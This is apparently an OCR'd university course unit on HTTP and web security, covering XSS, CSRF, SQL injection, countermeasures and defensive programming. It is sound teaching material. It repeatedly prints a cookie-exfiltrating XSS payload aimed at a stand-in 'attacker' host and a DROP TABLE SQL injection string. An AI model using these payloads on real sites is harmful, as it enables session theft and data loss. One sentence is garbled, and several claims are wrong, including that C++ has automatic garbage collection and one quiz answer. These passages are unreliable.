


Figure 1.11: General Format of HTTP Request Message

```
GET /index.html HTTP/1.1 \r\n
Host: www.noun.edu.ng \r\n
User-Agent: Chrome/76.0 \r\n
Accept-Language: en-us \r\n
Connection: keep-alive \r\n
\r\n
```

Figure 1.11 shows the general format HTTP request message. The first line is referred to as the request line. The request line has three fields: the method field, the URL field, and the HTTP version field. There are various request methods such as GET, POST, HEAD methods. These methods indicate the kind of request being made. GET, for example, is used to request the object indicated in the URL field. The HTTP version field indicates the version of the HTTP protocols being used by the client. The second part of the message is called header lines with each header line having a header field name followed by a space followed by the value of the header field and the line terminated by a carriage return linefeed. The purpose of the header lines is to carry different information about the request being made to the server. The end of the header lines is marked by a carriage return linefeed indicating the end of the header lines. The last part is called the entity body, which is used to piggyback data such as inputted form data to the server. The entity body is usually used by PUT method to send form input data to the server. GET method, on the other hand, will carry input data in the URL.

Figure 1.11 shows a typical request message. The first line is the request line using the GET method to request an object at the URL: **/index.html.** The header line Host: www.noun.edu.ng specifies the host on which the object resides. The User-agent: header line specifies the user agent, that is, the browser type that is requesting the server. In this example, the user agent is Chrome/76.0. The Accept-language: header indicates that the user prefers to receive an English `version of the object if such an object exists on the server; otherwise, the server should send its default version. This header is just one of many content negotiation headers available in HTTP. Finally, the Connection: Keep Alive header line implies that the browser is telling the server that it wants persistent connections; it wants the server to keep the connection open after sending the requested object. A persistent TCP connection enables the browser to use a single connection to fetch many different objects.

Similarly, Figure 1.12 shows the general format of a response message from a server. The first line is referred to as the status line. It has three fields separated by spaces: the protocol version field, a status code, and a corresponding status message. Header lines and the entity body follow this. The entity body will contain the requested object sent by the server to the browser. While the header lines carry different information, as stated earlier.




Fig. 1.12: A sample HTTP response message

```
HTTP/1.1 200 OK\r\n
Date: Sun, 14 Sep 2019 20:09:20 GMT \r\n
Server: Apache/2.0.52 (Windows)\r\n
Last-Modified: Tue, 30 Oct 2007 17:00:02 GMT\r\n
Content-Length: 2652\r\n
Keep-Alive: timeout=10, max=100\r\n
Content-Type: text/html; charset=ISO-8859-1\r\n
Connection: Keep-Alive\r\n
\r\n
data data data data data  . . .
```

Figure 1.12 shows a typical response message. The first line is the status line indicating that the server is using HTTP/1.1 and that everything is OK (that is, the server has found, and is sending, the requested object). The Date: header line indicates the time and date when the HTTP response was created and sent by the server, i.e. the time when the server retrieves the object from its file system, inserts the object into the response message, and sends the response message. The server: header line indicates that the message was generated by an Apache Web server running on the Windows operating system. The Last-Modified: header line indicates the time and date when the object was created or last modified. The Content-Length: header line indicates the number of bytes in the object being sent. The Content-Type: header line indicates that the object in the entity body is HTML text. The server uses the connection: keep alive header line to tell the client that it is going to leave the TCP connection open after sending the message.

Mini-project
Packets are sent and received between the client system and a web server, use Wireshark to captured HTTP request/response. Save the report of this captured packet and send it to your tutor.

3.2 Web Threat and Attacks

There are a number of threats that face web applications because of the vulnerabilities exposed by plaintext messages exchanged between server and client. One of the key threats confronting the web is the ability of a client to easily have access to any information on the webserver through the GET method. This, in turn, can make sensitive information to be leaked via the web. For example, all files accessible under a Web directory can be downloaded via GET requests. This is obvious because the GET request can be used to download any web object from a particular web server.

Also, the plaintext messages leave the threat of lack of confidentiality and eavesdropping. The TCP also lack automation mechanism. There is a layer of sevitu has portico has been proposed to take of the amount of security threat. This is called HTTPS over transpire layer security TLS.

In what follows we look at some of the threat affecting the web is the absence of TLS and HTTPS. HTTPS encrypts data sent between the client and server. This ensures that login credentials, cookies, POST requests data and header information are not easily available to attackers.

3.2.1 Cross-site Scripting (XSS)

Cross-site scripting is a kind of attack whereby an attacker injects client-side scripts into a website so that such scripts can be executed by other users who visit the site. This implies that the attacker does not directly attack the victim rather; the attacker exploits the loopholes in the security of a website that the victim visits. The vulnerable website has security loopholes of allowing an attacker to enter malicious codes taken as ordinary texts into its website by not sanitizing such inputs before accepting them into the website.

When the victim's browser visits such vulnerable website, the malicious scripts is delivered alongside other objects which are then rendered unwittingly by the browser and inadvertently executing the malicious code resulting in undesirable consequences to the user. Figure 1.13 provides a visible illustration of XSS attack, as explained above.



2. User clicks the link and it is executed in the browser
3. Browser sends the private data to the attacker
USER
1. Attacker sends malicious link
ATTACKER

Fig. 1.13: XSS Attack Illustration

Java script has a number of features that makes it an attacker choice for performing XSS attack. This include ability to use it to gain access to cookies stored on user browser, send HTTP requests with arbitrary content to arbitrary destinations by using XMLHttp Request and other mechanisms, make arbitrary modifications to the HTML of the current page by using DOM manipulation methods. All of these make it possible for java script code to be used as an attacker tool. For example, the victim's cookies stored in the browser can be accessed using *document. cookie,* and the attacker then sends them to his own server and use them to extract sensitive information like session IDs to be used to gain the same privilege as the original user. The attacker can carry out key logging attack on the user registering a keyboard event listener using *add Event Listener* and then send all of the user's keystrokes to his own server, thereby recording information such as passwords and credit card numbers. Also, an attacker can carry out p**hishing** attack by inserting a fake login form into the injected website using DOM manipulation, set the form's action attribute to target his own server, and then trick the user into submitting sensitive information.

Types of XSS Attacks

There are two major types of XSS attack commonly reported in the web security domain. These are delineated based on how the attack is carried out using JavaScript injection. The two types are:

Persistent XSS: This is when the malicious codes find their way into the website's database and eventually get executed by all victim browsers that visit the site.

Reflected XSS: This is where the malicious code string originates from the victim's request.

Persistent XSS Attack

In a persistent XSS attack, the attacker finds a way of injecting the malicious codes to the database of the vulnerable website by entering malicious JavaScript codes into an input form instead of the normally expected text string. Once these codes are accepted as input by the site and then stored into their database for onward display on the site for other users to view, the malicious content in addition to other website contents is then automatically rendered and executed by the victim browser upon visiting the website. The unsuspecting victim then felts the effect of the malicious code.

For example, consider a scenario depicted in Figure 1.13, whereby an attacker intends to steal the victim's cookies. This can be achieved by imagining the following steps:

Step 1: The attacker enters a malicious code into the form input of a vulnerable website, i.e. the attacker enter the code:


<script>window.location='http://attacker/?cookie='+document.cookie</script>

The code is considered to be an expected ordinary text and stored into the database of the website.

Step 2: An unsuspecting victim requests a page that contains the injected text string codes.

Step 3: The site responds by sending the malicious string from the database among other contents of the site, which are parsed automatically and executed automatically by the victims' browser.

Step4: The execution of the malicious script inside the response received by the victim browser results in sending the victim's cookies to the attacker's server. The attacker can then make use of the cookies to gain access to user authorisation ID for accessing target sites with the original user privileges resulting in a social and financial loss to the victim.


1
POST http://website/post-comment
<script>...</script>
Attacker
Attacker's Browser
Attacker's Server
Website
Website's Database
Website's Response Script
4
GET http://attacker/?cookie=sensitive-data
Victim's Browser
Website's Response to Victim
2
GET http://website/latest-comment
3
200 OK

```
latestComment: <script>window.location='http://attacker/
               ?cookie='+document.cookie</script>
```

```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```

```
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

Fig. 1.14: Persistent XSS Attack

Source: https://excess-xss.com/

Highlight the roles of the victim, attacker and the vulnerable website in an XSS attack

Roles of a victim, attacker and the vulnerable website in an XSS attack

Step 1: The attacker enters a malicious code into the form input of a vulnerable website, i.e. the attacker enters the code:

<script>window.location='http://attacker/?cookie='+document.cookie</script>

The code is considered to be an expected ordinary text and stored into the database of the website.

Step 2: An unsuspecting victim requests a page that contains the injected text string codes.

Step 3: The site responds by sending the malicious string from the database among other contents of the site, which are parsed automatically and executed automatically by the victims’ browser.

Step4: The execution of the malicious script inside the response received by the victim browser results in sending the victim's cookies to the attacker's server. The attacker can then make use of the cookies to gain access to user authorisation ID for accessing target sites with the original user privileges resulting in a social and financial loss to the victim.

Reflected XSS

In a reflected XSS attack, the malicious string is part of the victim's request to the website. The website then includes this malicious string in the response sent back to the user.


For example, consider a scenario depicted in Figure 1.14, whereby an attacker intends to steal the victim’s cookies.

This can be achieved by imagining the following steps:
Step 1. The attacker crafts a URL containing a malicious string and sends it to the victim.

Step 2. The attacker tricks the victim into requesting the URL from the website.

Step 3. The website includes the malicious string from the URL in response to the user.

Step 4. The victim's browser executes the malicious script inside the response, sending the victim's cookies to the attacker's server.


Attacker
Attacker's Server
Website
Website's Response Script
1
Check this out: http://website/search?keyword=<script>...</script>
4
GET http://attacker/?cookie=sensitive-data
2
GET http://website/search?keyword=<script>...</script>
3
200 OK
Victim's Browser
Website's Response to Victim

```
print "<html>"
print "You searched for:"
print request.query['keyword']
print "</html>"
```

```
<html>
You searched for:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

Fig. 1.15: Reflected XSS Attack
(Source: https://excess-xss.com)

There are two common ways of tricking a victim into launching a reflected XSS attack against himself:

1. If the attacker targets a specific individual, the attacker can send the malicious URL to the victim (using e-mail or instant messaging, for example) and trick him into visiting it.
2. If the user targets a large group of people, the attacker can publish a link to the malicious URL (on his website or a social network, for example) and wait for visitors to click it.

These two methods are similar, and both can be more successful with the use of a URL shortening service, which masks the malicious string from users who might otherwise identify it.

3.2.2 Countermeasures for XSS Attack

The best solution to XSS attack is to prevent it from happening. This prevention can be done by ensuring that the web site has a robust input handling mechanisms. There are two main approaches to achieve this are:

i. **Encoding**: which escapes the user input so that the browser interprets it only as data, not as code.

ii. **Validation**: which filters the user input so that the browser interprets it as code without malicious commands.

Content Security Policy (CSP)
The disadvantage of protecting against XSS by using only secure input handling is that even a single lapse of security can compromise your website. A recent web standard called Content Security Policy (CSP) can mitigate this risk.

CSP is used to constrain the browser viewing your page so that it can only use resources downloaded from trusted sources. A *resource* is a script, a stylesheet, an image, or some other type of file referred to by the page. This means that even if an attacker succeeds in injecting malicious content into your website, CSP can prevent it from ever being executed.
CSP can be used to enforce the following rules:

No untrusted sources
External resources can only be loaded from a set of clearly defined trusted sources.

No inline resources
Inline JavaScript and CSS will not be evaluated.

No eval
The JavaScript eval function cannot be used.

For example, if an attacker has succeeded in injecting malicious code into a page:
<html>
Latest comment:

<script src="http://attacker/malicious-script.js"></script>
</html>With a properly defined CSP policy, the browser would not load and execute malicious-script.js because http://attacker/ would not be in the set of trusted sources. Even though the website failed to handle user input in this case securely, the CSP policy prevented the vulnerability from causing any harm. Even if the attacker had injected the script code inline rather than linking to an external file, a properly defined CSP policy disallowing inline JavaScript would also have prevented the vulnerability from causing any harm.

To enable CSP on your website, pages must be served with an additional HTTP header: Content-Security-Policy. Any page served with this header will have its security policy respected by the browser loading it, provided that the browser supports CSP.

Since the security policy is sent with every HTTP response, it is possible for a server to set its policy on a page-by-page basis. The same policy can be applied to an entire website by providing the same CSP header in every response.

The value of the Content-Security-Policy header is a string defining one or more security policies that will take effect on your website.

3.2.3 Cross-Site Request Forgery (CSRF)

Cross-site request forgery (CSRF), also known as XSRF is a kind of attack that tricks a web browser into executing an unwanted action in an application to which a user is logged in. CSRF attacks allow a malicious user to execute actions using the credentials of another user without that user's knowledge or consent.

This type of attack is best explained by example. John is a malicious user who knows that a particular site allows logged-in users to send money to a specified account using an HTTP POST request that includes the account name and an amount of money. John constructs a form that includes his bank details and an amount of money as hidden fields, and emails it to other site users (with the *Submit* button disguised as a link to a "get rich quick" site).

If a user clicks the submit button, an HTTP POST request will be sent to the server containing the transaction details and any client-side cookies that the browser associated with the site (adding associated site cookies to requests is normal browser behaviour). The server will check the cookies, and use them to determine whether or not the user is logged in and has permission to make the transaction.

The result is that any user who clicks the *Submit* button while they are logged in to the trading site will make the transaction. John gets rich.

It is similar in one way to the XSS script, but in this case, the victim is directly targetted rather than using a third party site as an agent to launch the attack.

A successful CSRF attack can be devastating for both the business and the user. It can result in damaged client relationships, unauthorised fund transfers, changed passwords and data theft—including stolen session cookies.

CSRFs are typically conducted using malicious social engineering, such as an email or link that tricks the victim into sending a forged request to a server. As the unsuspecting user is authenticated by their application at the time of the attack, it's impossible to distinguish a legitimate request from a forged one.

3.2.4 Cross-Site Request Forgery (CSRF) Mitigation

A number of effective methods exist for both the prevention and mitigation of CSRF attacks. From a user's perspective, prevention is a matter of safeguarding login credentials and denying unauthorised actors access to applications.

Best practices include:

- Logging off-web applications when not in use
- Securing usernames and passwords
- Not allowing browsers to remember passwords
- Avoiding browsing while logged into an application simultaneously.

For web applications, multiple solutions exist to block malicious traffic and prevent attacks. Among the most common mitigation methods is to generate unique random tokens for every session request or ID. These are subsequently checked and verified by the server. Session requests having either duplicate tokens or missing values are blocked. Alternatively, a request that doesn't match its session ID token is prevented from reaching an application. Double submission of cookies is another well-known method to block CSRF. Similar to using unique tokens, random tokens are assigned to both a cookie and a request parameter. The server then verifies that the tokens match before granting access to the application. While effective, tokens can be exposed at a number of points, including in browser history, HTTP log files, network appliances logging the first line of an HTTP request and referrer headers, if the protected site links to an external URL. These potential weak spots make tokens a less than a full-proof solution.

Using custom rules to prevent CSRF attacks
The highly individual nature of CSRF attacks hinders the development of a one-size-fits-all solution. However, custom security policies can be employed to secure against possible CSRF scenarios.

One way to prevent this type of attack is for the server to require that POST requests include a user-specific site-generated secret. The secret would be supplied by the server when sending the web form used to make transfers. This approach prevents John from creating his own form because he would have to know the secret that the server is providing for the user. Even if he found out the secret and created a form for a particular user, he would no longer be able to use that same form to attack every user.

3.2.5 SQL Injection Attack

SQL injection vulnerabilities enable malicious users to execute arbitrary SQL code on a database, allowing data to be accessed, modified, or deleted irrespective of the user's permissions. A successful injection attack might spoof identities, create new identities with administration rights, access all data on the server, or destroy/modify the data to make it unusable.

This vulnerability is present if user input that is passed to an underlying SQL statement can change the meaning of the statement. For example, the following code is intended to list all users with a particular name (userName) that has been supplied from an HTML form:

statement = "SELECT * FROM users WHERE name = '" + userName + "';"

If the user specifies a real name, the statement will work as intended. However, a malicious user could completely change the behaviour of this SQL statement to the new statement in the following example, by simply specifying the text in bold for the userName.

SELECT * FROM users WHERE name = 'a';DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't';

The modified statement creates a valid SQL statement that deletes the users table and selects all data from the userinfo table (which reveals the information of every user). This works because the first part of the injected text (a';) completes the original statement.

SQL attack countermeasure

To avoid this kind of attack, one must ensure that any user data that is passed to an SQL query cannot change the nature of the query. One way to do this is to escape all the characters in the user input that have a special meaning in SQL.

In the following statement, the **'** character is escaped. The SQL will now interpret the name as the whole string in bold (which is a very odd name indeed, but not harmful).

SELECT * FROM users WHERE name = '**a\';DROP TABLE users; SELECT * FROM userinfo WHERE \'t\' = \'t**';

Web frameworks will often take care of the character escaping.

3.2.6 Other threats

Other common attacks/vulnerabilities include:

- Clickjacking: In this attack, a malicious user hijacks clicks meant for a visible top-level site and routes them to a hidden page beneath. This technique might be used, for example, to display a legitimate bank site but capture the login credentials into an invisible <iframe> controlled by the attacker. Clickjacking could also be used to get the user to click a button on a visible site, but in doing so actually unwittingly click a completely different button. As a defence, your site can prevent itself from being embedded in an iframe in another site by setting the appropriate HTTP headers.

- Denial of Service (DoS): DoS is usually achieved by flooding a target site with fake requests so that access to a site is disrupted for legitimate users. The requests may simply be numerous, or they may individually consume large amounts of resource (e.g., slow reads or uploading of large files). DoS defences usually work by identifying and blocking "bad" traffic while allowing legitimate messages through. These defences are typically located before or in the webserver (they are not part of the web application itself).

- Directory Traversal (File and disclosure): In this attack, a malicious user attempts to access parts of the webserver file system that they should not be able to access. This vulnerability occurs when the user is able to pass filenames that include file system navigation characters (for example, ../../). The solution is to sanitize input before using it.

- File Inclusion: In this attack, a user is able to specify an "unintended" file for display or execution in data passed to the server. When loaded, this file might be executed on the web server or the client-side (leading to an XSS attack). The solution is to sanitise input before using it.
- Command Injection: Command injection attacks allow a malicious user to execute arbitrary system commands on the host operating system. The solution is to sanitize user input before it might be used in system calls.

Almost all of the security exploits in the previous sections are successful when the web application trusts data from the browser. Whatever else you do to improve the security of your website, you should sanitise all user-originating data before it is displayed in the browser, used in SQL queries, or passed to an operating system or file system call.

The most important web security is never to trust data from the browser. This includes, but is not limited to, data in URL parameters of GET requests, POST requests, HTTP headers and cookies, and user-uploaded files. The web application must always check and sanitise all incoming data. A number of other concrete steps to prevent these attacks include:

1) Use of more effective password management. Encourage strong passwords that are changed regularly. Consider two-factor authentication for your site, so that in addition to a password the user must enter another authentication code. Usually, one that is delivered via some physical hardware that only the user will have, such as a code in an SMS sent to their phone.
2) Configure webserver to use HTTPS and HTTP Strict Transport Security (HSTS). HTTPS encrypts data sent between the client and the server. This ensures that login credentials, cookies, POST requests data and header information are not easily available to attackers.
3) Keep track of the most popular threats, i.e. those listed on https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project and address the most common vulnerabilities first.
4) Use vulnerability scanning tools to perform automated security testing on your site. Later on, your very successful website may also find bugs by offering a bug bounty as Mozilla does here.
5) Web applications should store and display only the necessary data that is needed. For example, sensitive information like credit card details should be displayed with enough of the card number that it can be identified by the user, and not enough that it can be copied by an attacker and used on another site. The most common pattern at this time is to only display the last four digits of a credit card number.

6) Developers should use Web frameworks that can help to mitigate many of the more common vulnerabilities.

4.0 Self-Assessment Exercise(s)

1. ________________ is the major types of XSS attack?

A. Reflection XSS Attack
B. persistent XSS Attack
C. reproductive XSS Attack
D. Consistent XSS Attack

Answer: B

2. What is the acronym of SQL?

a. Structured Quantum Language
b. Sequence Query Language
c. Sensitive Quantum Language
d. Structured Query Language

Answer: D

Assignment:
Consult the web to investigate how HTTPS and TLS ensure more security on the web.

Mini project
Perform a SQL injection attack on a web app to determine if it's vulnerable, then submit the screenshot of the necessary steps performed in carrying out the attack to your tutor.

5.0 Conclusion

You have learnt from this unit the the overview of the web involving the HTTP protocol for exchanging messages between the client and the webserver and also the transport layer protocol TCP used by the web application. Also, this unit has taught you the various threats facing the web notably XSS, CRSF, SQL Injection, among others. This unit has also informed you of the various methods of mitigating against these attacks.

6.0 Summary

The Web is based on plaintext HTTP protocol. Web security threats include information leakage, misleading websites, and malicious code which culminated in attacks like XSS attack, CSRF attack and SQL injection. Countermeasures include HTTPS, proper input handling mechanisms, and malicious code detection

7.0 References/Further Reading

https://developer.mozilla.org/en-US/docs/Learn/Server-side/First_steps/Website_security

https://excess-xss.com/

https://www.imperva.com/learn/application-security/csrf-cross-site-request-forgery/

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Kurose, J. F. & Ross, K. W. *Computer Networking a Top-Down Approach*. (7th ed.). Prentice-Hall.

Stallings, W. & Brown, L. (2018). Computer Security Principle and Practice. (4th ed.). Prentice-Hall.

Unit 5: Program Security

Contents

1.0 Introduction

This chapter explores the general topic of **program security**. Why many of the web security vulnerabilities identified in the previous unit 4 of this module are as a result of improper handling of user inputs. We saw how proper handling of input serves as a panacea to attacks like cross-site scripting and cross-site resource forgery. This, on the one hand, is a form of program security. This unit focuses on guiding principles of writing safe program and ways of ensuring that the program interacts safely with other programs to avoid introducing vulnerabilities into the system.

2.0 Intended Learning Outcomes (ILOs)

By the end of this unit, you will be able to:

- identify the principles of defensive programming
- detect vulnerabilities in software
- outline countermeasures of the vulnerabilities.

3.0 Main Content

3.1 Principles of Defensive Programming

Writing secure, safe code requires programmers to pay attention to the concept of defensive programming. This involves designing and implementing software that continues to function even when under attack. Software written using this principle can detect erroneous conditions resulting from some attack, and decides either to continue to execute safely or to fail gracefully. The key rule in defensive programming is never to assume anything, but to check all assumptions and to handle any possible error states.

Since a program usually works based on an algorithm it implements, process inputs from different sources (i.e. file system, database or screen), interacts with operating system services and ultimately produces results to various output media. All these are avenues through which vulnerabilities of insecure software may be exploited. Therefore, writing secure software requires paying attention to all these aspects focusing on the safe input handling, security concerns related to algorithm implementation, program interaction with other components, and program output.

3.2 Correct input handling

Correct handling of program input can alleviate many program insecurity as we saw in the case of XSS attack discussed in Unit 4 of this module. There are many sources from which a program may obtain its input. Among these are user keyboard, mouse entry, files, or network connections, data supplied to the program in the execution environment, the values of any configuration or other data read from files by the program, and values supplied by the operating system to the program. Since the value of the data is not explicitly known by the programmer when the code was written, all sources of input data, and any assumptions about the size and type of values they take, have to be identified. Those assumptions must be explicitly verified by the program code, and the values must be used in a manner consistent with these assumptions.

The two key areas where security flaws may arise from program input include the size of the input and the meaning and interpretation of the input. We have looked at the importance of proper interpretation of the input in unit 4 of this module where we discussed the two approaches of input validation and encoding as a means to avoid injection attacks. You can go back to Unit 4 to review the concepts of input validation and encoding.

The incorrect allocation of buffer size may lead to input security flaw of buffer overflow, which can lead to system unavailability. A buffer overflow occurred when the allocated input buffer size received more input than the allocated size. Writing code that is safe against buffer overflows requires a mindset that regards any input as dangerous and processes it in a manner that does not expose the program to danger. With respect to the size of the input, this means either using a dynamically sized buffer to ensure that sufficient space is available or processing the input in buffer sized blocks. Even if dynamically sized buffers are used, care is needed to ensure that the space requested does not exceed available memory. Should this occur, the program must handle this error gracefully. This may involve processing the input in blocks, discarding excess input, terminating the program, or any other action that is reasonable in response to such an abnormal situation. These checks must apply wherever data whose value is unknown enter, or are manipulated by, the program. They must also apply to all potential sources of input.

3.3 Ensuring Correct Program Code

One of the ways of ensuring program security is to ensure that the algorithm implemented with the high-level language correctly solves the specified problem, and the machine codes executed should correctly represent the high-level algorithm specification, and the manipulation of data values in variables, and those stored in machine registers or memory, should be valid and meaningful. The following issues should be addressed:

- Correct Algorithm Implementation
- Correct Interpretation of Data Values
- Avoiding memory leakage.
- Ensuring that Machine Language Corresponds to Algorithm

Correct Algorithm Implementation

An incorrect implementation of the algorithm by the program may lead to vulnerability. This can cause the program to take correct input and produce an unwanted program behaviour. Attackers can exploit this kind of loophole to bring down the whole system. An example of this kind of problem was reported in gowa2001. This happened when a bug was found in Netscape web browser due to the implementation of the random number generator used to generate session keys for secure Web connections was inadequate. The assumption was that these numbers should be unguessable, short of trying all alternatives. However, due to a poor choice of the information used to seed this algorithm, the resulting numbers were relatively easy to predict. As a consequence, an attacker could guess the key used and then decrypt the data exchanged over a secure Web session. This flaw was fixed by implementing the random number generator to ensure that it was seeded with sufficient unpredictable information that an attacker couldn't guess its output.

This example illustrates the care that is needed when designing and implementing a program. It is important to specify assumptions carefully, such as that generated random number should indeed be unpredictable, to ensure that these assumptions are satisfied by the resulting program code.

Correct Interpretation of Data Values

The low-level representation of data values is in binary stored in memory word length. It is left for the program to interpret this raw bit appropriately. Different languages provide varying capabilities for restricting and validating assumptions on the interpretation of data in variables. Some languages are strongly typed, and thus the operations performed on any specific type of data will be limited to appropriate manipulations of the values. This greatly reduces the likelihood of inappropriate manipulation and use of variables introducing a flaw in the program.

Other languages, though, allow a much more liberal interpretation of data and permit program code to explicitly change their interpretation.

The best defence against the wrong manipulation of values is to use a strongly typed programming language. Even when the main program is written in such a language, it will still access and use operating system services and standard library routines, which are currently most likely written in languages like C, and could potentially contain such flaws. The only counter to this is to monitor any bug reports for the system being used and to try and not use any routines with known, serious bugs. If a loosely typed language like C is used, then due care is needed whenever values are cast between data types to ensure that their use remains valid.

Avoiding Memory Leakage

Many programs, which manipulate unknown quantities of data, use dynamically allocated memory to store data when required. This memory must be allocated when needed and released when done. If a program fails to manage this process correctly, the consequence may be a steady reduction in memory available on the heap to the point where it is completely exhausted. This is known as a memory leak, and often the program will crash once the available memory on the heap is exhausted. This provides an obvious mechanism for an attacker to implement a denial-of-service attack on such a program.

Programming languages like C++ and Java provides memory allocation and automatic garbage collection. The language usually results in programs that are generally more reliable. Using such languages is highly encouraged in order to avoid problems with memory leakage.

3.4 Ensuring Security Interaction with Operating System

Proper security measure needs to be taken when running programs interacts with the operating system. A poorly written software with inadequate attention to security can serve as an avenue for attackers to exploit the vulnerability of such a program.

We can address security issues in this domain by looking at the following areas as presented in William and Lawrie 2018:

- Proper handling of Environment Variables
- Using Appropriate, Least Privileges
- Correct Use of Systems Calls and Standard Library Functions

Proper handling of Environment Variables
Environment variables are a collection of string values inherited by each process from its parent that can affect the way a running process behaves. The operating system includes these in the process's memory when it is constructed. By default, they are a copy of the parent's environment variables. However, the request to execute a new program can specify a new collection of values to use instead. A program can modify the environment variables in its process at any time. And these, in turn, will be passed to its children.

Using Appropriate Least Privileges
